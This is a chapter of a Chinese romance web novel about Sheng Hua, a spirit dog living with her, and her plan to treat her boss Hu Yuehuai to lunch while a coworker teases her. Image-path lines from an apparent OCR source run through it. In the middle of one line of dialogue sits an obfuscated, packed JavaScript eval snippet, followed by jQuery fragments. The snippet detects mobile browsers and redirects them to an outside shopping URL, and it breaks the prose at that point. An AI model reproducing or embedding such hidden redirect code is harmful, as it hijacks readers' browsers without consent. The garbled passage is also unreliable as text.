18. 第 18 章

作品:《狐狸的抱恩

    一夜无梦,酣睡天明。


    盛婳睁眼,拿起手机看看时间,熟悉的早上八点。


    揉揉眼睛,她靠在床头眯了几分钟,才裹着被子晕乎乎坐起。


    冷气袭身,盛婳打了两个喷嚏才彻底清醒过来。然后裹着被子跳下床,从衣柜里把今天要穿的衣服拿出来。


    顾涌在被子里穿好衣服,她打开房门走出去。才到客厅,就见一只大黄狗吧嗒着爪子从卫生间走过来,看见她甩甩尾巴像是招呼,身后马桶正在抽水。


    盛婳猛地停步,吓了一跳。然后才反应过来——这是昨天王妙治安官送过来的。


    她松口气,走过去摸摸狗头:“好狗狗,还真会上厕所。”


    然后走进卫生间洗漱。


    看着盛婳的身影消失在门口,黄旺旺松口气,然后甩甩尾巴坐在茶几旁边,安静等着人出来。


    刷牙、洗脸、放水。


    回房间给自己撸了一个妆,三十分钟就过去了。她急急忙忙背着包冲出门,大黄亦步亦趋跟在后面。


    上电梯,下行。一下电梯,狗狗立马冲出大厅,钻进小区绿化灌木里。


    “欸……”盛婳抬手,“这就走了……”


    她想追上去,可上班的早上,每一分钟都很珍贵。盛婳不敢多停,眼看着黄色身影消失在灌木里,急急忙忙往小区外的地铁冲。


    直到上了车,挤在人群里,她才松口气,先打开手机给王妙发了一个消息,告诉她狗狗已经走了,让她注意有没有回去。


    王妙回了两个字母:ok。


    回完消息,又打开聊天软件,昨晚临睡前发出去的消息已经有了回复。


    苏玉玉:‘哪里来的狗狗?’


    盛婳回:‘王妙治安官晚上刚送过来的,’又问:‘你房子怎么样了?’本以为这个时间点,对方应该还在睡觉,没想到消息发过去没一分钟,就来了回复。


    苏玉玉:‘别提了,好多衣服都泡坏了,这房子也住不了了,准备找个新的搬出去,这两天过不去了。[抱歉][抱歉]’


    盛婳叹口气,打字安慰她:‘没关系,你好好处理自己的事就行。’


    回完苏玉玉,又看胡月徊的对话框,第一条只有两个字:‘可爱。’


    也不知道是在夸她还是夸狗。


    后面紧跟着一串文字和一张图片:‘回了趟老家,带了点特产出来,要不要给你送一点?’


    图片一看就是随手照的,应该是在车里,深色皮革上放着个打开的塑料袋,里面装着香肠腊肉,还有几个黑乎乎的团子。


    盛婳一眼就认出来:‘猪血丸子!你老家也是庆市的?’


    这种用豆腐猪血和在一起团成团,然后用烟熏过的黑丸子,除了老家,她在外面很少看到。和苏玉玉一样,胡月徊的回复消息也来得很快。


    ‘[可爱]’


    ‘那我明天中午来公司的时候,给你带过来。’


    看着这两条消息,盛婳嘴角不自觉勾起一抹笑容。


    她口腹之欲不重,对于家乡的特产,虽然偶有想念,但并没有一定要吃到的执念。


    但此时此刻,特产并不是最重要的。


    盛婳慢慢打字:‘会不会麻烦?’


    胡月徊的消息很快:‘反正我都是要来公司的,顺路。’


    盛婳想了想:‘那我请你吃饭,这次不能拒绝了。’


    ‘好,中午见。’


    ‘中午见。’


    合上手机,地铁刚好到站。盛婳被裹挟在涌动的人群之中,顺利在九点之前走进公司,然后打上了卡。


    工作虽然枯燥,但想到明天中午要请胡月徊吃饭,她的心就会不自觉雀跃起来,并趁着工作间隙,问旁边宁晓:“附近有没有吃饭的地方?”宁晓从电脑屏幕前抬起眼:“旁边那地下商场不是很多?”


    盛婳:“我明天要请人吃饭,得环境好一点。”


    “这样啊,”宁晓摸摸下巴,“有倒是有,不过……你请的是男是女?”


    “男。”“哦……男的啊~”宁晓拖长了声调,似笑非笑睨她,“我知道有一家日料店,环境不错,菜量也合适,就是有丢丢小贵。”


    盛婳表情不变:“人均多少?”


    “三百。”


    还行。


    盛婳点点桌子上的手机:“发给我看看先。”


    “啧。”宁晓拿起手机,边戳屏幕边嘟嘴小声:“怎么使唤起我来这么不客气?”


    ‘叮咚——’


    消息过来,盛婳打开手机,一边点开小程序一边道:“什么使唤?这是信任你。”


    宁晓不语,盯着她认真的侧脸,突然眼珠一转,单脚在地上蹬一下。办公椅子下滚轮滑动,立刻将她带到了盛婳旁边。


    “嗯哼,跟我说说呗?”她推推盛婳的胳膊。


    “说什么?”盛婳头也不抬,眼里只有小程序里的店名信息、环境和其他人体验的关注。


    “那个男的啊。”宁晓小声说,“怎么认识的?”


    盛婳:“八字还没一撇呢。”


    宁晓却不在意,晃她的胳膊:“说嘛,说嘛,都请吃饭了,这一撇迟早也能撇出来的。”见盛婳依旧不为所动,她面色忽地一变,甩开盛婳的胳膊,抱胸嘟嘴,轻声哼哼说:“我不管,我男朋友的事都和你说了那么多,这个你也得和我说说,不然咱们就绝交!绝交!绝交绝交绝交绝交……”


    “行行行……”盛婳被她念得头皮发麻,放下手机认输,“你想知道什么?现在问。”宁晓立马凑过来:“什么时候认识的?怎么认识的?长得什么样?是公司的吗?”


    盛婳:……她挠挠头:“就不久前,地铁上认识的,我不是跟你说过遇到过一个帅哥,然后还加了联系方式嘛。”


    宁晓回忆:“就是给你小号那个?”


    盛婳点头,又飞快摇头:“是那个人,但他给的不是小号,只是本人比较少用社交软件。”


    宁晓眉毛一皱:“多大了?”


    “26。”


    宁晓松口气:“长什么样?不会还没照片吧?是公司的话告诉我叫什么名就行,我有人脉自己去看。”


    盛婳却顿住了,垂下眼,胡月徊算不算公司的?


    她组织语言:“……emm,之前团建的时候,你不是说颖姐看到我跟一个男的走在一起嘛?就是他。”


    宁晓对那天印象可谓深刻。


    “可是……”她想起在车上时周琦真说的话,“可那姓周的不是说,跟你一起走的那个,是公司新老板?”


    盛婳点头,手里不慌不忙下单:“就是他。”


    “嘶……”宁晓倒抽一口冷气,转头用一种奇怪的眼神盯着盛婳,“没想到啊,婳婳,不出手则已,一出手就整个大的。”


    什么什么大的?


    盛婳没好气,白她一眼:“就当你夸我了。”


    “当然是夸你!”宁晓揽住盛婳的肩膀,语重心长:“好姐妹,苟富贵勿相忘。”


    然后又接一句:“记得拍个照片,让姐妹也欣赏下帅哥。”


    盛婳:“看我心情。”“对了。”宁晓又压低声音,“


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17477833|201585||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    既然是老板,嘛家里肯定有钱,我推荐的这家店会不会太便宜了点?”


    盛婳愣了下,回想了下前几次和胡月徊相处时的经历,摇头:“他不会介意这些。”


    毕竟两人第一次吃饭的时候,去的是巷子里的苍蝇小馆。


    “那你加油。”


    宁晓说完,踩脚滑着椅子,回到了自己工位上。


    心怀期待,上班的时间也不那么难熬了。一天很快过去,盛婳踩着点下了班,在六点半,准时到达居住小区外面的地铁站。


    才出地铁口,就看到旁边绿化带边坐着条黄色大狗,对上盛婳的目光后尾巴摇了摇,慢慢走过来。


    一颗心瞬间软成了水。


    她躬下身,揉住狗狗脑袋一阵搓,夹着嗓子夸:“可爱,可爱,怎么这么乖啊~”


    黄旺旺修成人形多年,自然受不住这样蹂躏,呜咽一声,艰难从她手里拔出脑袋,眼神警惕后退几步,然后螺旋甩头。


    盛婳哈哈笑,将滑落的包带楼回肩膀,甩手:“走,我们回家!”


    然后蹦跳着穿过斑马线。


    黄旺旺吸吸鼻子,在空气中残留的味道里闻到了快乐的气息,耳朵立刻一竖,踩着爪子哒哒哒跟上去。


